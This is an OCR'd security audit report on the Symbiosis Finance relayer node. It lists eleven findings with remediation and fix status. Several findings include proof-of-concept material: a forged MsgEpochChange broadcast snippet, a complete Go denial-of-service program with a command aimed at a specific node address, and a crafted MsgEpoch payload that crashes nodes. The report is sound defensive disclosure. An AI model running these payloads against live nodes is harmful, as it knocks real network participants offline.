·Decurity·

Security Audit Report

Symbiosis Finance

Decurity, 2023

Contents

1. General Information

This report contains information about the results of the security audit of the Symbiosis Finance (hereafter referred to as “Customer”) relayer node (v2), conducted by Decurity in the period from 19/11/2022 to 30/12/2022.

1.1. Introduction

Tasks solved during the work were as follows:

- Review the software design and the usage of 3rd party dependencies,
- Audit the relayer node implementation,
- Develop the recommendations and suggestions to improve the security of the code base.

1.2. Scope of Work

The audit scope included the code base in the following repository: relayer.v2 (branch audit-2022-10-03). Initial review was done for the Commit 1b329bb and the re-testing was done for the Commit 95105e (branch hotfix/audit_changes).

The following aspects of the relayers network have been tested:

- RPC API
- Configuration & private key management
- Blockchain clients for different networks (EVM, Near, Solana)
- Event monitoring
- P2P network stack
- Consensus algorithm & staking mechanism

The smart contracts were out of the scope (although they were considered and reviewed while assessing critical parts of the relayers protocol).

1.3. Threat Model

The assessment presumes actions of an intruder who might have capabilities of any role (an external user, a relayer node with and without stake, an MPC group member, a leader). The centralization risks have not been considered upon the request of the Customer.

1.4. Weakness Scoring

An expert evaluation scores the findings in this report, an impact of each vulnerability is calculated based on its ease of exploitation (based on the industry practice and our experience) and severity (for the considered threats).

1.5. Disclaimer

Due to the intrinsic nature of the software and vulnerabilities and the changing threat landscape, it cannot be generally guaranteed that a certain security property of a program holds.

Therefore, this report is provided “as is” and is not a guarantee that the analyzed system does not contain any other security weaknesses or vulnerabilities. Furthermore, this report is not an endorsement of the Customer’s project, nor is it an investment advice.

That being said, Decurity exercises best effort to perform their contractual obligations and follow the industry methodologies to discover as many security weaknesses as possible and maximize the audit coverage considering the limited resources.

2. Summary

As a result of this work, we have discovered two critical exploitable security issues which have been fixed and re-tested in the course of the work.

There were discovered several medium risk weaknesses that could be exploited to cause a denial of service.

The other suggestions included fixing the low-risk issues and some best practices (see 3.1).

The Symbiosis team has given the feedback for the suggested changes and explanation for the underlying code.

2.1. Suggestions

The table below contains the discovered issues, their risk level, and their status as of Jan 30, 2023. Each finding contains reproduction steps (with optional proof of concept code), possible mitigations against the discovered weaknesses, and technical recommendations.

Table. Discovered weaknesses

Issue	Contract	Risk Level	Status
Last signer is always leader when epoch is changed	contracts/Staking.sol	**Critical**	Fixed
Rogue leader can set arbitrary MPC address	internal/transaction/tx_manager.go	**Critical**	Fixed
Insecure randomness in MPC group generation	internal/epoch/utils.go	**High**	Fixed
Jailing/slashing mechanism is not	internal/staking/event_track.go	**High**	Acknowledged

implemented			
Malicious relayer can block signing process	internal/transaction/signing/transaction.go	Medium	Partially Fixed (See the notes)
Panic on invalid remote peer public key	internal/crypto/address.go	Medium	Fixed
Malicious relayer can block epoch change	internal/transaction/epoch_manager.go	Medium	Fixed
Panic on empty epochEvent in TxManager	internal/epoch/epoch_manager.go	Medium	Fixed
Panic on out-of-order `SigningMessages` message	internal/transaction/signing/transaction.go	Medium	Fixed
API endpoints are not rate-limited	internal/api/v1/*	Medium	Fixed
Odd sequence of conditions	internal/transaction/signing/transaction.go	Info	Fixed

3. General Recommendations

This section contains general recommendations on how to fix discovered weaknesses and vulnerabilities and how to improve overall security level.

Section 3.1 contains a list of general mitigations against the discovered weaknesses, technical recommendations for each finding can be found in section 4.

Section 3.2 describes a brief long-term action plan to mitigate further weaknesses and bring the product security to a higher level.

3.1. Current Findings Remediation

Follow the recommendations in section 4.

3.2. Security Process Improvement

- Keep the documentation updated to make it consistent with the implementation and the intended use cases of the system,
- Perform regular audits for all the new updates,
- Ensure the secure off-chain storage and processing of the credentials (e.g. the privileged private keys),
- Launch a public bug bounty campaign.

4. Findings

4.1. Last signer is always leader when epoch is changed

Risk Level: Critical

Status:

✅Fixed in Commit 1afb14b

Files:

- contracts/Staking.sol

Description:

According to the documentation the leader of the active MPC group is a relayer with the largest stake. In the relayer codebase the algorithm looks like this (function `Generate` in internal/epoch/utils.go):

```
var stake []staking.StakerInfo
collection.From(stakers).OrderByDescendingT(func(s staking.StakerInfo)
string {
      return s.Amount.String()
}).ToSlice(&stake)
leader = stake[0]
```

When the leader node is ready to broadcast the `changeEpoch` transaction, the call data includes the following:

- new MPC address
- addresses of the new MPC group
- signatures of the nodes in relayer network

The address of the leader is not submitted, but calculated in the `changeEpoch` function. In the smart contract there is a loop that iterates over all signatures and recovers the addresses of the stakers from their signatures. This loop checks current staker's stake amount against a variable maxAmount:

```
if (stakerAmount > maxAmount){
    leader = relayer;
}
signedCount ++;
```

However, maxAmount is never updated and always stays zero, so the last relayer in sigs always becomes a leader.

Remediation:

We propose the following fix:

```
if (stakerAmount > maxAmount){
    leader = relayer;
    maxAmount = stakerAmount;
}
signedCount ++;
```

4.2. Rogue leader can set arbitrary MPC address

Risk Level: Critical

Status:

✅Fixed in Commit 32dadb9 and Commit e6f69f8

Files:

- internal/transaction/tx_manager.go

Description:

In a normal workflow after an epoch has changed a leader listens for `EpochChangedEvent` on the staking contract, creates a new transaction via `createTxEpoch` that calls `changeMPC` on a specific bridge and sends a `MsgEpochChange` p2p message to the members of the current active MPC group to initiate a TSS procedure to sign this transaction. This message is handled by `epochTxHandler` and it does not query the staking contract to validate that the epoch change is valid.

An attack would involve a modified leader relayer that would issue `MsgEpochChange` without an on-chain event. The relevant piece of code from the attached proof of concept test case is as follows:

```
chn, _ := chainsP.GetChain(TestChainId)
// We exposed epochSignData in TxManager by capitalizing the method name
data := utils.EpochSignData(common.HexToAddress(NewMPCAddress),
TestChainId, TestBridgeAddress)
_, err = txm.CreateTxEpoch(ctx, chn, common.HexToAddress(NewMPCAddress),
data)
if err != nil {
      log.Error("failed create change epoch tx", zap.Error(err))
      continue
}

quorum := peer.Host().Network().Peers()

reqData, _ := codecJ.Codec{}.Marshal(MsgEpochChange{
      MpcAddress: common.HexToAddress(NewMPCAddress),
      ChainID:    TestChainId,
})

log.Info("Sending MsgEpochChange command", zap.String("data",
string(reqData)))
errs := comm.BroadcastToPeers(ctx, quorum,
communication.NewMessage(protocolID("/p2p/relayer.v2/change_mpc/v1"),
reqData))
for _, err = range errs {
      if err != nil {
            log.Error("err broadcast MsgEpochChange command",
zap.Error(err))
      }
}
```

Remediation:

The `epochTxHandler` function should query the staking contract and reject any MPC change commands that do not correspond to the on-chain data. Additionally `epochTxHandler` should check that the command was issued but the leader node and not an ordinary relayer.

Proof of Concept:

RogueLeaderPoC.tar.gz

```
[2022-12-23 14:17:38.426 MSK] INFO (signing/provider_b_http.go:222) success process tx {
  "method": "changeMpc",
  "module": "signing/broadcasterHttpProvider",
  "node_eth_address": "rogue_leader",
  "request_body": {
    "mpc_address": "w6gwGUMaklWfeV7w3+4ZZN/EmNk=",
    "signature": "oVJyExPRQr+y5krSicc0xI+T+CSRJC5XaBI3jJqO8kNUTQ4Labf/LAEOoNZP3qXOnnUbPlA3dC1iv5JkecySXAE="
  },
  "request_url": "http://localhost:17935/v1/mpc/100/0xeAeE66429a0AC0733c8b7f956b26214E3a8912d2",
  "response_body": {},
  "response_code": 200
}
PASS
ok      github.com/symbiosis-finance/relayer.v2/test/rogue_leader2      8.163s
```

4.3. Jailing/slashing mechanism is not implemented

Risk Level: High

Status:

🆗Acknowledged: the jailing logic is implemented on the contract side as the jailed nodes are not returned in getActiveSignersWithStakes(). The node reacts to the jailing not immediately, but after the logs are reviewed by administrators and the epoch is changed.

Files:

- internal/staking/event_track.go

Description:

Each relayer node listens for several on-chain events. One of them is `JailedStatusSet(address staker, bool status)` which occurs whenever a misbehaving staker is flagged as jailed. It is supposed that this staker is no longer allowed to participate in the relayer network. However the implementation of the `handleReputationSet` function lacks any reaction to these events. This means that jailed relayers can continue to perform their malicious activity regardless of on-chain state.

```
if event, err := e.contract.ParseJailedStatusSet(log); err == nil {
      // TODO do something when someone was jailed
      e.logger.Debug("staking.EventTracker: new ReputationSet event was
received",
```

```
            zap.String("tx_hash", log.TxHash.String()),
            zap.Uint64("block_number", log.BlockNumber),
      )
      if err := eventbus.GlobalEventBus().Emit(event); err != nil {
            e.logger.Error("can't emit event", zap.Error(err),
zap.Any("event", event))
      }
}
```

Remediation:

The `JailedStatusSet` event should be honored when authorizing p2p messages from a jailed relayer.

4.4. Insecure randomness in MPC group generation

Risk Level: High

Status:

✅Fixed in Commit 4262322. Note that the seed can still be manipulated by the Symbiosis administrators.

Files:

- internal/epoch/utils.go

Description:

The function Generate is used to get a set of addresses among all the stakers retrieved from the staking contract that will participate in the new MPC group when an epoch is prepared to be changed. During the process this function performs a crucial operation – random number generation that is used in shuffling stakers before top N addresses are selected. The random number generator is initialized with a seed value:

```
r := rand.New(rand.NewSource(seed))
```

The same seed value will produce the same sequence of pseudo random numbers. The seed in the `Generate` function is derived from the field Hash of the `EventPreparedEpochChange` struct:

```
func (o *EventPreparedEpochChange) Seed() int64 {
	return common.HexToHash(o.Hash).Big().Int64()
}
```

Each relayer node has a p2p handler `nodeListenEpochHandler` that is registered under the endpoint /p2p/relayer.v2/new_epoch_event/v1. This handler receives a `MsgEpoch` message with the following structure:

```
type MsgEpoch struct {
	Number      *big.Int
	Event       staking.EventPreparedEpochChange
	BlockNumber uint64
}
type EventPreparedEpochChange struct {
	TxHash      string
	NextEpoch   *big.Int
	BlockNumber uint64
	Hash        string
}
```

Any node can send this message to any other node, but to ensure the authenticity of the message each node will perform an on-chain validation:

```
fEv, err := m.epochEventP.Find(m.ctx, req.event.TxHash,
big.NewInt(int64(req.event.BlockNumber)))

if err != nil {
	m.logger.Error("undefined event in chain", zap.Error(err))
	continue
}
```

As one can see, there is no validation of the `Hash` field, which means that it is possible to alter the outcome of random number generation in favor of a specific result by finding such seed that will produce a suitable number for the attacker. The possible attack scenario may look as follows:

1. An administrator publishes a transaction to change the epoch which emits `EventPreparedEpochChange`,
2. A malicious node monitors this event and starts to send to other nodes an `MsgEpoch` message with a tampered `Hash` field that is suitable for the attacker,
3. Other nodes receive `MsgEpoch` from the malicious relayer, create a `TxManager` instance, and when they receive an on-chain event `EventPreparedEpochChange`, they won't create a new `TxManager` instance and will use an already created one as they are identified by the field `NextEpoch`:

```
tx, ok := m.txManagers.Get(req.event.NextEpoch.String())
```

This attack involves a race condition scenario when a malicious relayer is the first to announce an epoch change, before other nodes receive an event from on-chain subscription. Besides, an administrator is also capable of submitting a seed that may present some interest for them. According to the project documentation, in the future an epoch change procedure will be completely decentralized, so this insecure randomness can potentially be exploited without a race condition.

Impact:

An attacker may choose such seed that will place him first in the shuffled stakers list, i.e. make him a leader of the active MPC group (if his stake is greater than those of veto members which always participate in the active group). After all, an attacker may always include themselves in the active MPC group so that they will receive rewards on every epoch change.

Remediation:

Validate `Hash` field of `theEventPreparedEpochChange` event against corresponding on-chain event. Alternatively, use an already existing `TxHash` field as a source of randomness (can still be manipulated by the Symbiosis administrators if they participate in block building).

References:

- https://owasp.org/www-community/vulnerabilities/Insecure_Randomness

4.5. Malicious relayer can block signing process

Risk Level: Medium

Status:

⚠️ Commit 02b16f9 restricts exposure of `preparedToSignHandler`, `startSignHandler`, `signingMessagesHandler`, `sendingResultHandler` and `failedHandler` to only quorum members. However, `entryToQuorumHandler` can still be abused to block the signing process. Besides, this restriction does not eliminate the risk of a misbehaving quorum member.

✅Fixed in Commit 95105e0. The `entryToQuorumHandler` and `prepareToSignHandler` can now be called only by the group leader.

Files:

- internal/epoch/utils.go

Description:

A transaction signing process is a multi step activity that involves message exchange between the active MPC group members. The sequence of steps and state transitions are defined by a finite state machine. As soon as a new transaction to be signed is created a relayer would store it in txs array of the Transaction instance and would register several p2p endpoints:

```
comm.Host().SetStreamHandler(t.protocolID(PrefixEntryQuorum),
t.entryToQuorumHandler)
comm.Host().SetStreamHandler(t.protocolID(PrefixPreparingSign),
t.prepareToSignHandler)
comm.Host().SetStreamHandler(t.protocolID(PrefixPreparedSign),
t.preparedToSignHandler)
comm.Host().SetStreamHandler(t.protocolID(PrefixStartSigning),
t.startSignHandler)
comm.Host().SetStreamHandler(t.protocolID(PrefixSigningMess),
t.signingMessagesHandler)
comm.Host().SetStreamHandler(t.protocolID(PrefixSendingResult),
t.sendingResultHandler)
comm.Host().SetStreamHandler(t.protocolID(PrefixFailed), t.failedHandler)
```

Each endpoint ID is predictable since it includes a static prefix and a transaction ID which is generated sequentially, e.g. 100/epochChange.

1) MsgEntryQuorum to protocolID("EntryQuorum")

It is possible to run a malicious relayer that would continuously send messages that will block the signing process.

`MsgEntryQuorum` messages with the field IsEntry: false to quorum members whenever a new transaction singing process is initiated will destroy Transaction instance in the attacked relayers since there is no validation of this message:

```
if !msg.IsEntry {
	t.logger.Debug("didn't enter to quorum, destroy tx")
	t.Destroy()
}
```

2) MsgSendResult to protocolID("Failed")

MsgSendResult messages with the field IsSuccess to quorum members whenever a new transaction singing process is initiated will destroy Transaction instance:

```
func (t *Transaction) failedHandler(stream core.Stream) {
	t.failedBroadcast = true
	defer func(stream core.Stream) {
		err := stream.Close()
		if err != nil {
			t.logger.Error(err.Error())
		}
	}(stream)
	data, err := utils.StreamRead(stream)
	if err != nil {
		return
	}
	var msg MsgSendResult
	err = t.codec.Unmarshal(data, &msg)
	if err != nil {
		t.fsmFailed()
```

```
            return
      }
      t.fsmFailed()
}
```

3) Invalid JSON data

Message parsing error may result in t.fsmFailed():

```
err = t.codec.Unmarshal(data, &msg)
if err != nil {
      t.fsmFailed()
      return
}
```

This means that the current transaction will be destroyed:

```
RegisterPostTransitionFunc("*", stateFailed,
      func(from, to fsm.State, fsmCtx fsm.FsmContext) error {
            errTransactionCount.Inc()
            logger.Error("tx failed and will be removed")
            if !tx.failedBroadcast {
                  tx.broadcastFailed()
            }

            defer tx.Destroy()
            return nil
      },
)
```

As a result, such malicious relayer will prevent active group members from finishing the TSS message exchange and can block all the transaction signing attempts. Affected handlers:

- entryToQuorumHandler (internal/transaction/epoch_manager.go:288)
- prepareKeygenHandler (internal/transaction/epoch_manager.go:316)
- sendingResultHandler (internal/transaction/epoch_manager.go:776)
- sendingResultHandler (internal/transaction/signing/transaction.go:699)

- failedHandler (internal/transaction/signing/transaction.go:741)

Remediation:

Disregard malformed JSON messages without destroying the transaction object. Implement slashing/jailing mechanism to disincentivize malicious activity.

4.6. Panic on invalid remote peer public key

Risk Level: Medium

Status:

✅Fixed in Commit 811e0f9


Files:

- internal/crypto/address.go

Description:

The returned error in the variable err from the function `ExtractPublicKey` is not handled. It leads to the crash of the relayer since it attempts to call `Raw()` on a nil value in the variable pubKey. `ExtractPublicKey` may return a nil value when there is an error during deserialization of the public key of the remote peer. For instance, `PeerIDToEthAddr` will panic if we connect using an RSA key pair instead of ECDSA.

The screenshots below demonstrate the crash:



```
Возникло исключение: panic ×
"runtime error: invalid memory address or nil pointer dereference"
Stack:
        4  0x0000000102cb68c4 in github.com/symbiosis-finance/relayer.v2/internal/crypto.PeerIDToEthAddr
             at /Users/raz0r/Audit/symbiosis-relayer.v2-audit/internal/crypto/address.go:40
        5  0x0000000102cb6884 in github.com/symbiosis-finance/relayer.v2/internal/crypto.PeerIDToEthAddr
             at /Users/raz0r/Audit/symbiosis-relayer.v2-audit/internal/crypto/address.go:38
        7  0x0000000103f61170 in github.com/libp2p/go-libp2p/p2p/net/upgrader.(*upgrader).Upgrade
             at /Users/raz0r/go/pkg/mod/github.com/libp2p/go-libp2p@v0.21.0/p2p/net/upgrader/upgrader.go:117
        9  0x0000000103e9d698 in github.com/multiformats/go-multistream.(*MultistreamMuxer).Negotiate
             at /Users/raz0r/go/pkg/mod/github.com/multiformats/go-multistream@v0.3.3/multistream.go:245
      (truncated)
```

Remediation:

Check err after `ExtractPublicKey`.

Proof of Concept:

```
go build dos.go
./dos -d
'/ip4/34.135.241.237/tcp/4556/p2p/16Uiu2HAmKxqbHihMNqH9GGKsj6AT2GNysj9C3vbJmjhg8TCcKs7q'
```

dos.go:

```
package main

import (
      "context"
      "crypto/rand"
  "strings"
      "flag"
  "time"
      "fmt"
      "io"
      "log"

      "github.com/libp2p/go-libp2p"
      "github.com/libp2p/go-libp2p/core/crypto"
      "github.com/libp2p/go-libp2p/core/host"
      "github.com/libp2p/go-libp2p/core/peer"
      "github.com/libp2p/go-libp2p/core/peerstore"
```

```
	"github.com/multiformats/go-multiaddr"
)

func main() {
	ctx, cancel := context.WithCancel(context.Background())
	defer cancel()

	dest := flag.String("d", "", "Destination multiaddr string")
	flag.Parse()

	var r io.Reader
  r = rand.Reader

	h, err := makeHost(8883, r)
	if err != nil {
		log.Println(err)
		return
	}

  startPeerAndDOS(ctx, h, *dest)
}

func makeHost(port int, randomness io.Reader) (host.Host, error) {
	prvKey, _, err := crypto.GenerateKeyPairWithReader(crypto.RSA, 2048,
randomness)
	if err != nil {
		log.Println(err)
		return nil, err
	}

	sourceMultiAddr, _ :=
multiaddr.NewMultiaddr(fmt.Sprintf("/ip4/0.0.0.0/tcp/%d", port))

	return libp2p.New(
		libp2p.ListenAddrs(sourceMultiAddr),
		libp2p.Identity(prvKey),
	)
}
```

```
func startPeerAndDOS(ctx context.Context, h host.Host, destination string)
{
      maddr, err := multiaddr.NewMultiaddr(destination)
      if err != nil {
    log.Println("error NewMultiaddr")
            log.Println(err)
      }

      info, err := peer.AddrInfoFromP2pAddr(maddr)
      if err != nil {
    log.Println("error AddrInfoFromP2pAddr")
            log.Println(err)
      }

      h.Peerstore().AddAddrs(info.ID, info.Addrs,
peerstore.PermanentAddrTTL)

  for {
    _, err = h.NewStream(context.Background(), info.ID, "/chat/1.0.0")
    if err != nil {
      if strings.Contains(err.Error(), "failed to negotiate stream
multiplexer") {
        log.Println("[DOS!] the destination node crashed")
      }
                  if strings.Contains(err.Error(), "peer IDs don't match")
{
        log.Println(err)
      }
    }
    time.Sleep(time.Second)
  }
}
```

4.7. Malicious relayer can block epoch change

Risk Level: Medium

Status:

✅**Fixed in** Commit bc492ab and Commit 73a264b

- Authenticity of the signatures is verified in fsmStartChangeEpoch() in internal/transaction/epoch_manager.go
- Relayer IDs are now checked that they are actually registered via a staking contract in nodeSigned() in internal/epoch/change/change_sign.go
- Relayers now expose epoch change handlers only to nodes that are retrieved from on-chain stakers list in internal/transaction/epoch_manager.go

Files:

- internal/transaction/epoch_manager.go

Description:

A relayer node exposes a p2p handler epochApprovedHandler available at the /p2p/relayer.v2/epoch_changing_approve/v1 endpoint. This handler accepts `MsgSignedEpochChange` messages:

```
type MsgSignedEpochChange struct {
      ID        peer.ID
      Signature []byte
}
```

The contents of this message is pushed to the GlobalEventBus and later processed in the `fsmStartChangeEpoch` in internal/transaction/epoch_manager.go. All the accumulated signatures are sorted and together with the addresses of the new MPC group are submitted to the staking contract via changeEpoch call. The issue is that there is no validation of the ID field in these messages as they can be sent by a single malicious relayer to all other nodes. The relayers also do not verify that a particular signature corresponds to the signer. There are at least two possible scenarios that can block epoch change:

1. By spamming random IDs it's possible to bloat call data with lots of signatures so that the broadcaster will go bankrupt or just always revert.
2. By sending the same signature twice with different IDs the staking contract will always revert with the message Sorting error at index:
3. By sending signatures for relayers that don't exist with random IDs, so the transaction to the staking contract will be reverted with Signer at index 0 cannot sign

Remediation:

The `fsmStartChangeEpoch` function lacks the following checks:

1. it should verify the authenticity of the signatures
2. it should check that relayer ID is actually registered via a staking contract
3. it should filter out duplicate signatures

4.8. Panic on empty epochEvent in TxManager

Risk Level: Medium

Status:

✅Fixed in Commit 979e027

Files:

- internal/epoch/epoch_manager.go

Description:

When epoch manager receives a new MsgEpoch event via /p2p/relayer.v2/new_epoch_event/v1 p2p endpoint, user submitted data is placed into qEpochReq queue. In the function run this newly added record is processed. Firstly, it looks for an entry in m.txManagers identified by a user controllable key. On a node start up, serve.go creates a TxManager identified by the current epoch number:

```
err = manager.AddTxManager(epoch.String(), txManager)
```

So if an attacker submits an MsgEpoch message with the current epoch number in the field NextEpoch, the epoch_manager.go will successfully retrieve corresponding TxManager:

```
tx, ok := m.txManagers.Get(req.event.NextEpoch.String())
```

However, the next line will result in a relayer crash since in TxManager there is no such field m.epochEvent (retrieved in tx.EpochEvent()):

```
if tx.EpochEvent().TxHash != req.event.TxHash {
```

Remediation:

Check that tx.EpochEvent() does not return nil.

Proof of concept:

Send the following `MsgEpoch` object to the endpoint `/p2p/relayer.v2/new_epoch_event/v1`:

```
{
  "Number": 34,
  "Event": {
    "TxHash":
"0x5025ea3ce4fba0231e7302978289b331192dd6642284ec3105bb76ce63742c02",
    "NextEpoch": 34,
    "BlockNumber": 1337,
    "Hash": "0x41414141"
  },
  "BlockNumber": 1337
}
```

4.9. Panic on out-of-order `SigningMessages` message

Risk Level: Medium

Status:

✅Fixed in Commit 88d5dd5

Files:

- internal/transaction/signing/transaction.go

Description:

When a new transaction to be signed is created, each relayer registers and exposes the p2p handler `signingMessagesHandler` to receive messages from other relayers that are parsed and added to the message loop to create a TSS signature. `signingMessagesHandler` is supposed to be run after an instance of `Signer` is created.

However, if an attacker sends a valid message to this handler before `Signer` is created, the relayer will crash since there is no check that a `Transaction` instance has the property signer:

```
data := &signer.Message{}
// unmarshal it
```

```
err = proto.Unmarshal(mess, data)
if err != nil {
      t.logger.Error("cannot unmarshal data", zap.Error(err))
      return
}

err = t.signer.AddMessage(data)
```

The screenshot below demonstrates the crash:

Remediation:

Before calling `AddMessage` check that `t.signer` is not nil.

4.10. API endpoints are not rate-limited

Risk Level: Medium

Status:

✅ Fixed in Commit f10e252

Files:

- internal/api/v1/*

Description:

A relayer node exposes a set of API endpoints via HTTP. These endpoint may be abused to consume system resources if are not properly rate-limited. For example one of the endpoints reachable via /rpc/v1/tx/process_block accepts POST requests and does a lookup of events in a block whose number is controlled by the user.

Remediation:

Consider adding a middleware to restrict the number of requests from a single user.

References:

- https://github.com/OWASP/API-Security/blob/master/2019/en/src/0xa4-lack-of-resources-and-rate-limiting.md

4.11. Odd sequence of conditions

Risk Level: Info

Status:

✅Fixed in Commit 9e40cfc

Files:

- internal/transaction/signing/transaction.go

Description:

In internal/transaction/signing/transaction.go there is a redundant condition in the function ResultAddToQuorum:

```
if err != nil {
      if err != nil {
            t.logger.Error("err response about entry quorum",
zap.Error(err))
            return
      }
}
```

Remediation:

Remove the duplicate nested condition.

5. Appendix

5.1. About us

The Decurity (former DeFiSecurity.io) team consists of experienced hackers who have been doing application security assessments and penetration testing for over a decade.

During the recent years, we've gained expertise in the blockchain field and have conducted numerous audits for both centralized and decentralized projects: exchanges, protocols, and blockchain nodes.

Our efforts have helped to protect hundreds of millions of dollars and make web3 a safer place.